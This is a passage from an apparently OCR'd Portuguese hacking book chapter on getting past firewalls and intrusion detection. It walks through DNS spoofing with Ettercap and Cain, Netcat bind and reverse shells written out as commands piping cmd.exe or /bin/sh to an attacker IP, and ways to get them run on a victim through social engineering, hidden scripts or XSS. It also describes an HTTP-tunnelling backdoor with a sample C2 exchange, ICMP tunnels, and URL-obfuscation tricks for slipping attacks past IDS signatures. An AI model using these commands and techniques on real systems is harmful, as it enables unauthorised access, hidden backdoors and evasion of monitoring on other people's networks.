


Rode o Ettercap e ative o DNS Spoofing nas opções de plug-in do software:

E está pronto. Assim que a vítima tentar acessar o domínio configurado no etter.dns, ela será enviada para o endereço IP que configuramos.


8.2.7.2 DNS Spoofing com o CAIN

Acesse a aba sniffer do programa e vá em APR. Acesse APR-DNS. Clique no botão de + (mais) para adicionar uma entrada à lista.



Configure o domínio que deve ser *spoofado*, assim como o endereço IP que será retornado à vítima.

Clique em OK. Pronto. Agora o CAIN já estará fornecendo respostas falsas de DNS. Observe na janela abaixo, que eu configurei os domínios <orkut.com.br> e <seguranca.com.br>.



Observe o fictício site <www.segurança.com.br>. O CAIN já falsificou uma resposta DNS de algum usuário que tentou acessar esse site. A vítima foi direcionada para um endereço IP no computador do cracker.


8.2.8 Conexão Reversa

Às vezes precisamos colocar uma porta dos fundos em algum sistema e acessar remotamente. Mas o que dizer das redes internas, por exemplo? Como acessar um sistema que possui endereço IP privado? Ou sistemas no qual o firewall filtra quase tudo que entra, deixando pouquíssimas brechas a serem exploradas?

Bom, se não conseguirmos nos conectar a alguém dentro dessa "barreira", podemos fazer o contrário: o próprio programa se conectará ao nosso sistema de volta, burlando, assim, a maioria dos filtros de segurança e permitindo que acessemos endereços privados.

Hoje, realizar esse processo é mais simples do que parece. No capítulo sobre malware, backdoors e trojans, veremos alguns programas que conseguem realizar isso de modo muito fácil. Mas, para demonstrar, usarei um programa em modo texto, o chamado "canivete suíço" do TCP/IP.

Apresentamos o Netcat:



Comandos:

⇨ Conectar-se a algum local:

nc [-opções] **endereço porta**[s] [portas] ...

⇨ Aguardar conexões de entrada:

nc -l -p porta [opções] [endereço] [porta]

As opções são descritas a seguir:

⇨ **-d**: Modo escondido, desligado do console.

⇨ **-e programa**: Programa a ser executado.

⇨ **-g gateway**: Pontos de roteamento de origem (até 8).

⇨ **-G num**: Ponteiros de roteamento de origem (4, 8, 12 etc.).

⇨ **-h**: Ajuda.

⇨ **-i segundos**: Diminui o intervalo para as linhas enviadas, portas escaneadas.

⇨ **-l**: Modo de escuta simples.

⇨ **-L**: Modo de escuta avançado. Reconecta se a conexão cair.

⇨ **-n**: Somente IPs. Não mostra nomes de domínios.

⇨ **-o**: Mostra o tráfego em hexadecimal.

⇨ **-p porta**: Número de porta local.

⇨ **-r**: Randomizar porta remota e porta local.

⇨ **-s endereço**: Endereço de origem local.

- ⇨ **-t**: Responder negociação Telnet.
- ⇨ **-u**: Modo UDP.
- ⇨ **-v**: Eco (verbose) - use duas vezes para um efeito melhor.
- ⇨ **-w segundos**: Tempo de duração para conexão e leitura.
- ⇨ **-z**: Modo zero E/S (entrada/saída) - usado para escanear.


Por que esse programa é chamado de "canivete suíço"? Ele é um dos mais simples e, ao mesmo tempo, completo programa de conexão. Além de conseguir se passar por um cliente de Telnet, conectando-se a qualquer sistema, também pode ser utilizado como servidor. A versão, na imagem anterior, foi a compatível com Windows NT, mas existem pouquíssimas diferenças das versões para sistemas compatíveis com Unix. Uma das funções mais utilizadas para o Netcat é fazê-lo servir de porta dos fundos. Com um simples comando, podemos fazer com que ele aguarde conexões e jogue as pessoas conectadas no shell (prompt de comandos) do sistema.

```
nc -L -p 100 -e cmd.exe
```

O comando anterior faria o programa escutar de modo avançado (-L) a porta (-p) 100 do sistema e nela executar (-e) o comando cmd.exe, que é o shell do sistema. No caso de um sistema Linux, por exemplo, poderíamos trocar por /bin/sh ou /bin/bash, mas vamos incrementar esse comando. Vamos incluir a opção de só mostrar endereços IPs em vez de nomes de domínios (-n) quando alguém se conectar. E também um pouco de eco (-v) para que possamos visualizar o que está acontecendo no sistema. Ficaria assim:

```
nc -L -n -vv -p 100 -e cmd.exe
```

O resultado:



Na imagem anterior, rodamos o Netcat como servidor em uma janela de prompt do MS-DOS. Depois, em outra, conectamos por Telnet à porta 100 que foi aberta e, como esperado, obtemos o shell do sistema de volta. Se você quisesse, ainda poderia utilizar a opção **–d** (desconectar do console), o que deixaria a janela do programa invisível, sendo vista apenas nos processos do sistema.

Onde está o problema aí? Bom, se o computador em que eu quero colocar a porta dos fundos tiver um endereço IP privado ou for protegido por um firewall de entrada, eu não conseguiria me conectar a ele. Aí, só teria uma solução: inverter a conexão e fazê-lo enviar o shell de comandos para mim. Isso me permitirá o acesso. Mas como faremos isso? Utilizando um conceito simples.

Você conhece o símbolo "|"? Muito utilizado nos tempos do DOS, nós o chamamos de pipe. Ele serve para concatenar a saída de um comando para a entrada de outro. Por exemplo, se eu digitasse o comando "echo s | Del *.*", estaria fazendo o seguinte: executando o comando echo, que mostraria a letra s na tela. O pipe pegaria essa letra e enviaria para a entrada do comando Del *.* (apagar tudo). Isso faria com que a confirmação de sim ou não que o programa pede antes de apagar os arquivos fosse burlada e passaria direto. Faça o teste do comando depois, em algum diretório que não tenha arquivos importantes ou em um disquete, você entenderá o que estou dizendo.

Vou tentar transformar em comandos a seguinte sentença:

"Conecte-se ao endereço IP 10.125.0.136, na porta 53, redirecione a saída do que for recebido na conexão para o programa cmd.exe e envie o resultado dessa saída para uma conexão feita ao mesmo IP 10.125.0.136, na porta 79".

Ficará assim:

```
nc 10.125.0.136 53 | cmd.exe | nc
10.125.0.136 79
```


Dica: Não é necessário utilizar o Netcat para realizar essa tarefa. Em um sistema Linux, por exemplo, você pode utilizar o próprio Telnet, poupando o trabalho de ter que enviar o nc ao sistema. Exemplo de como ficaria:

```
telnet 10.125.0.136 53 | /bin/sh | telnet
10.125.0.136 79
```


Vamos utilizar o primeiro exemplo. Recapitulando: o programa se conectará a um endereço IP, passará o que for recebido durante

a conexão para o shell do sistema e enviará o resultado para o mesmo endereço IP, só que em outra porta. Bom, agora é a vez do invasor agir. Ele precisa abrir as duas portas com o Netcat para receber a conexão antes que o comando anterior seja digitado. As portas podem ser qualquer uma, mas prefira portas que os filtros de firewalls costumam barrar menos, como 80 (HTTP/Web), 21 (FTP) ou 53 (DNS).

Abra duas janelas diferentes do prompt do MS-DOS. Coloque uma acima ou do lado da outra. Digite o comando a seguir para abrir a primeira das duas portas necessárias para se obter a conexão reversa:




Abrimos o Netcat como servidor, em modo de escuta avançada, identificando somente endereços IPs, com eco (verbose) duplo e abrindo a porta 53. Perceba que a única diferença dessa vez para o nosso primeiro exemplo é que não usamos o comando (-e) para executar o shell de comandos. Ele não é mais necessário na conexão reversa. Deixe essa janela aberta e vá à outra que você abriu. Nela, novamente digite o comando, mudando apenas a porta.



Agora, com as duas portas já escutando a conexão, é hora de rodar o comando que preparamos anteriormente para podermos receber o shell. O conceito é simples, utilize-se de Engenharia Social, crie um arquivo de lote ou um script, realize injeção ou cross site scripting (o modo não importa, você precisa executar esse comando no computador que deseja acessar) e, se ele não for acessível apenas por Telnet, copie o nc para dentro desse sistema:

```
nc 10.125.0.136 53 | cmd.exe | nc
10.125.0.136 79
```

O que irá acontecer então? Para a pessoa que digitou isso no computador-alvo, não aparecerá nenhuma resposta (por isso, é interessante colocar o script de execução para esconder a janela). No nosso sistema, uma das janelas que abrimos, a da porta 53, servirá para digitarmos os comandos que serão redirecionados pelo pipe e enviados ao shell de comandos. Após ele os processar (como, por exemplo, o comando dir, gerando uma listagem de diretórios), irá enviar o resultado do que apareceu para a conexão na janela que sobrou, a da porta 79. A seguir, você vê as nossas duas janelas e a conexão reversa acontecendo:



Com isso, conseguimos acessar o computador de uma rede interna e burlar eventuais regras de firewall. Existem muitos backdoors, scripts e trojans que realizam conexão reversa. Achei interessante demonstrar com o Netcat para que o conceito ficasse bem entendido. Mas existe um outro problema: e se a rede interna que queremos ter acesso permitir que os computadores só naveguem através de um servidor proxy? Ou seja, só poderiam abrir páginas Web, impossibilitando a conexão reversa. Mas como para tudo existe um remédio, nós veremos como burlar também essa proteção através do recurso conhecido como tunneling ou tunelamento.

8.2.9 Tunneling


Vamos falar aqui sobre a habilidade de se conseguir realizar conexões TCP através de um servidor proxy. Muitas vezes, um firewall barra muitas conexões, mas geralmente a conexão utilizando o protocolo HTTP é permitida e, na maioria dos casos, realizada através de um servidor proxy. Quando uma conexão HTTP é realizada através de um proxy, o cliente (geralmente o navegador) envia o pedido ao proxy. Este, abre a conexão com o destino, envia o pedido, recebe a resposta e envia de volta ao cliente. O protocolo HTTP possui um método de requerimento chamado de Connect. Esse método é usado pelo cliente para dizer ao servidor proxy que está sendo requerida uma conexão a determinado endereço.

Se o servidor proxy permite essas conexões, ele tenta se conectar ao endereço especificado no cabeçalho do pedido. Se a operação falhar, ele envia de volta ao cliente (o navegador) uma resposta negativa e fecha a conexão. Se a operação for um sucesso, ele envia de volta uma resposta positiva e a conexão é considerada estabelecida. Depois disso, o proxy não se preocupa com que dados são transferidos entre o cliente que pediu a conexão e o destino. Ele simplesmente envia os dados em ambas as direções, agindo como um túnel. Esse "tunelamento" (tunneling) não é uma técnica nova. Já é utilizada muito em protocolos como IPSec e SSh, mas a vantagem do tunneling em HTTP é que a segurança geralmente é muito menor do que nesses outros protocolos de VPN.


Existem backdoors que realizam tunneling com conexão reversa e, trojans que têm opção de tunneling em seus plugins, como outras ferramentas do underground. Vamos ver algumas opções mais seguras para podermos burlar um firewall com facilidade. Na realidade, teremos apenas duas: o software comercial HTTP Tunnel e o opensource GNU http Tunnel. Ambos instalam um servidor Socks local, que faz a ponte para o tunelamento. A diferença é a facilidade de uso: o comercial é gráfico e o gratuito/opensource é em modo texto. Demonstrarei como é simples de se utilizar o primeiro.

> Observação: Até a época em que esse livro estava sendo escrito, o HTTP Tunnel era livre para uso em baixas velocidades, necessitando-se pagar apenas uma taxa para velocidades maiores.

Primeiramente, abra o HTTP Tunnel. Vá até a opção Tunnel Settings. Vamos deixar a opção Status por último.




Nessa opção, você irá configurar se quer que o programa autodetecte as configurações de rede, se ele deve burlar apenas o firewall sem nenhum proxy ou, se você quiser, pode especificar diretamente as configurações do proxy (seu endereço, se necessita de login e senha). Esse é o primeiro passo a ser tomado. As abas User options e Diagnostic Tools não vão influenciar o funcionamento do programa, são apenas extras como opção de testar a conexão e se desejar que o programa inicie junto com o Windows, acesse a aba Configure Software.



Aqui o processo também é simples. Selecione o software que você deseja (a ajuda do programa também explica como incluir facilmente outros, como clientes de Telnet e FTP). Feche esses programas se estiverem ativos, clique em Apply (Aplicar) e inicie novamente os programas. Eles estarão automaticamente configurados para acessar


através do proxy. É um processo bem simples, não? Agora, para observar as conexões acontecendo, é só clicar em Status.



Prontinho! Veja as conexões ativas na figura anterior. Você já está navegando através do proxy e também burlando eventuais configurações de firewall. Isso é interessante de se fazer quando uma empresa bloqueia o acesso aos funcionários para usarem programas como Kazaa e MSN. Claro que, se impediram, devem ter um bom motivo, portanto, se utilizar o tunneling no trabalho, tenha muito cuidado. Vamos ver, agora, o exemplo de um backdoor (porta dos fundos) que também possui o recurso de HTTP tunneling.

8.2.9.1 HTTP Tunnel com WWW_Shell_Reverso

Essa porta dos fundos deve funcionar através de qualquer firewall que permita aos usuários "surfar" na Web. Para entender melhor como ele funciona, dê uma olhada no diagrama a seguir. O link para baixar a ferramenta (um script perl) está na seção Software deste capítulo.



Um programa é rodado no host interno, que cria uma "cópia" todo dia em uma hora especificada. Para o firewall, essa cópia age

como um usuário comum, usando o Internet Explorer para "surfar" na Internet. Na realidade, o programa executa um shell local e se conecta ao servidor Web do cracker através de uma conexão HTTP aparentemente legítima. A resposta que o servidor do invasor fornecerá, também parecendo legítima, é, na realidade, os comandos que o backdoor irá executar no shell local. Todo o tráfego será criptografado para Base64 e será fornecido como um valor de CGI para evitar que entre no cache. Exemplo de uma conexão:

```
Escravo (Slave)
GET /cgi-bin/
order?M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj
HTTP/1.0
Mestre (Master) responde com
g5mAlfbknz
```


O comando GET enviado do host interno (escravo) é justamente o prompt de comandos do shell, a resposta do mestre é o comando ls (listar diretórios em Linux), também codificado em Base64. Como o código está em linguagem de script (Perl), você pode modificar e mudar parâmetros como endereço do proxy, necessidade de usuário e senha etc. Essa é uma das excelentes opções para acessar de modo oculto sistemas de uma rede interna por trás de firewalls.

Aqui encerramos os métodos de se burlar firewalls. Existem variações das técnicas citadas, mas, de modo geral, esses são os únicos meios de se conseguir efetivamente um acesso passando por cima de possíveis filtros de segurança, principalmente se utilizados em conjunto com programas de varredura, como o já citado NMAP. Além disso, possuem algumas boas opções (como o –P0 , não pingar o host antes de escanear e escaneamentos como Xmas, Null e outros) que ajudam no processo de evitar que os pacotes sejam recusados.


8.2.9.2 ICMP Tunnel

É possível fazer o tunelamento por ICMP. Muitas empresas não bloqueiam as mensagens ICMP de ECHO REQUEST e de ECHO REPLY (as utilizadas pelo ping), assim como outros tipos de mensagens, como o TIMESTAMP, que podem permitir a inserção do tunelamento em seus campos. Imagine o perigo desse cenário: mesmo com todas as portas TCP e UDP bloqueadas pelo filtro de pacotes, ainda é possível acessar o shell de uma máquina. Existem progra-

mas que fazem isso de forma fácil como o Lokid para Linux e o ICMPCmd para Windows. Observe a utilização do ICMPCmd, você poderá visualizar uma tela com o ICMPCmd server rodando. Ele é o responsável por receber o acesso através do ICMP e criar o túnel. Clique em Listen para deixá-lo aguardando acessos:



Após o servidor estar ativado, use o cliente para conectar no IP do servidor. Isso acontece de forma bem similar à conexão de um cavalo de troia de conexão direta:



8.3 Burlando o IDS

Um IDS nada mais é do que um sniffer com regras simples e baseadas em texto puro (ASCII). O objetivo de técnicas anti-IDS é modificar um pedido de tal maneira que os sistemas de detecção ficarão confusos, mas o servidor Web ainda conseguirá entender o que estamos pedindo. As técnicas podem variar em outros protocolos e serviços, mas, como exemplo, estaremos nos baseando, aqui, no protocolo HTTP.

Vamos ver os dois tipos de IDS existentes hoje:

- ⇨ **Inteligente**: Implementa lógica que realiza o entendimento do protocolo-alvo (no nosso caso, HTTP). Ele irá analisar o pedido e realizar comparação otimizada de assinaturas baseado em regras conhecidas. Esse tipo de IDS tenta se comportar como um servidor Web real, ao custo de código adicional e maior lentidão, criando uma espécie de honeypot. Exemplo de IDS: RealSecure.
- ⇨ **Puro**: Também referido como sistemas de detecção do tipo "engole pacotes", ele tipicamente somente verifica os dados puros por strings de texto. O único benefício deste método é simplesmente a velocidade. Nele, o IDS lida diretamente com os dados brutos, capturados diretamente, sem tentar se passar pelos protocolos e interpretar a informação. Em minha opinião, esse é o melhor tipo de sistema de detecção. Exemplo de IDS: Dragon e Snort.

Ambos os tipos possuem prós e contras e podem ser enganados de maneiras diferentes. O objetivo é ofuscar o pedido para impedir que as assinaturas coincidam. A assinatura é geralmente considerada uma condição ou string (pedaço de texto) que está presente nos pacotes que atravessam a rede. Na maioria das vezes, funciona assim: o IDS procura uma assinatura (por exemplo, a string /cgi-bin/) no tráfego da rede e, se encontrar, o sistema de detecção irá anunciar como se fosse um ataque.


Muitas vezes, quanto maior a assinatura, menor a chance da string ocorrer. Entretanto, alguns IDS checam por strings muito pequenas – como, por exemplo, /phf. Mas quanto menor a assinatura, maior a chance de um "falso positivo". Por exemplo, a assinatura mencionada anteriormente (/phf) irá combinar com o seguinte pedido:

```
GET /phfiles/telefones.txt HTTP/1.0
```

O que geraria um "falso positivo". Vamos analisar a seguir alguns dos métodos usados para mascarar o pedido e impedir que o sistema de detecção os identifique como um ataque real.

Alguns scanners, como o Syhunt, já possuem algumas dessas opções embutidas. Esse programa não é o único; muitos scanners de CGI (como Whisker, por exemplo) implementam também recursos de ocultação do sistema IDS.

Vamos ver alguns métodos conhecidos como exemplo:



8.3.1 Combinando Métodos

Muitos sistemas de IDS falham ao assumir que os pedidos sempre usam o método GET. Eles estavam procurando por assinaturas como a seguinte:

```
GET /cgi-bin/some.cgi
```

O truque aqui é usar HEAD em vez do GET. Ficaria então:

```
HEAD /cgi-bin/some.cgi
```

A maioria dos sistemas de detecção não estava detectando o pedido. Se descobrir algum recurso, o atacante pode utilizar depois o GET para conseguir explorar o CGI, ocultando-o novamente com alguma das próximas táticas que serão demonstradas.

8.3.2 Codificação de URL

Este truque consiste em codificar a URL com o seu equivalente em caracteres de escape. O protocolo HTTP especifica que caracteres

binários podem ser passados para a URL usando a notação %xx, onde xx é o valor em hexadecimal do caractere.

Em teoria, os sistemas de IDS do método "puro" não conseguiriam identificar um ataque assim, já que a assinatura cgi-bin não corresponde à string %63%67%69%2d%62%69%6e.

Também, em teoria, os sistemas de detecção inteligentes seriam capazes de detectar, já que eles decodificariam a string do modo que um servidor Web faria antes de checar a assinatura. Hoje, muitos dos novos sistemas já estão realizando essa decodificação, então, essa técnica tende a se tornar obsoleta com o passar do tempo.

8.3.3 Barras Duplas e Triplas

Consiste simplesmente em tentar enganar a detecção da string exata, aumentando para duas ou três barras os separadores da URL. Exemplo: /teste/index.php ficaria //teste//index.php ou ///teste///index.php.

Essa técnica já está bem obsoleta também e nem é implementada mais na maioria dos programas que realizam ocultação de IDS (mas, como você pode ver, alguns novos como o Syhunt ainda implementam).

8.3.4 Travessia de Diretórios

Outro truque clássico é quebrar uma assinatura tal /cgi-bin/test.cgi usando travessia reversa de diretório:

```
GET /cgi-bin/blahblah/../test.cgi HTTP/1.0
```

O pedido anterior levará a /cgi-bin/test.cgi assim que a travessia de diretório for realizada. Entretanto, esse truque é velho e bem conhecido. Geralmente, os sistemas IDS inteligentes detectam facilmente e os sistemas de detecção puros avisam o fato que o pedido contém /../. Uma outra técnica mais nova e parecida com essa é a dos diretórios com autorreferência. É também mais difícil de ser detectada.

8.3.5 Diretórios com Autorreferência

Truque relativamente novo quando comparado com seu irmão antigo. Enquanto **..** significa diretório anterior, **.** significa diretório atual.

Então:

c:\temp\.\.\.\.\.\

é o mesmo que:

c:\temp\.

Para conseguirmos impedir que sistemas de IDS puros consigam identificar assinaturas como /cgi-bin/phf, podemos mudar a string para /./cgi-bin/./phf. Isso faz com que os IDS puros tenham três opções:

- Alerte a presença de /./ e continue.
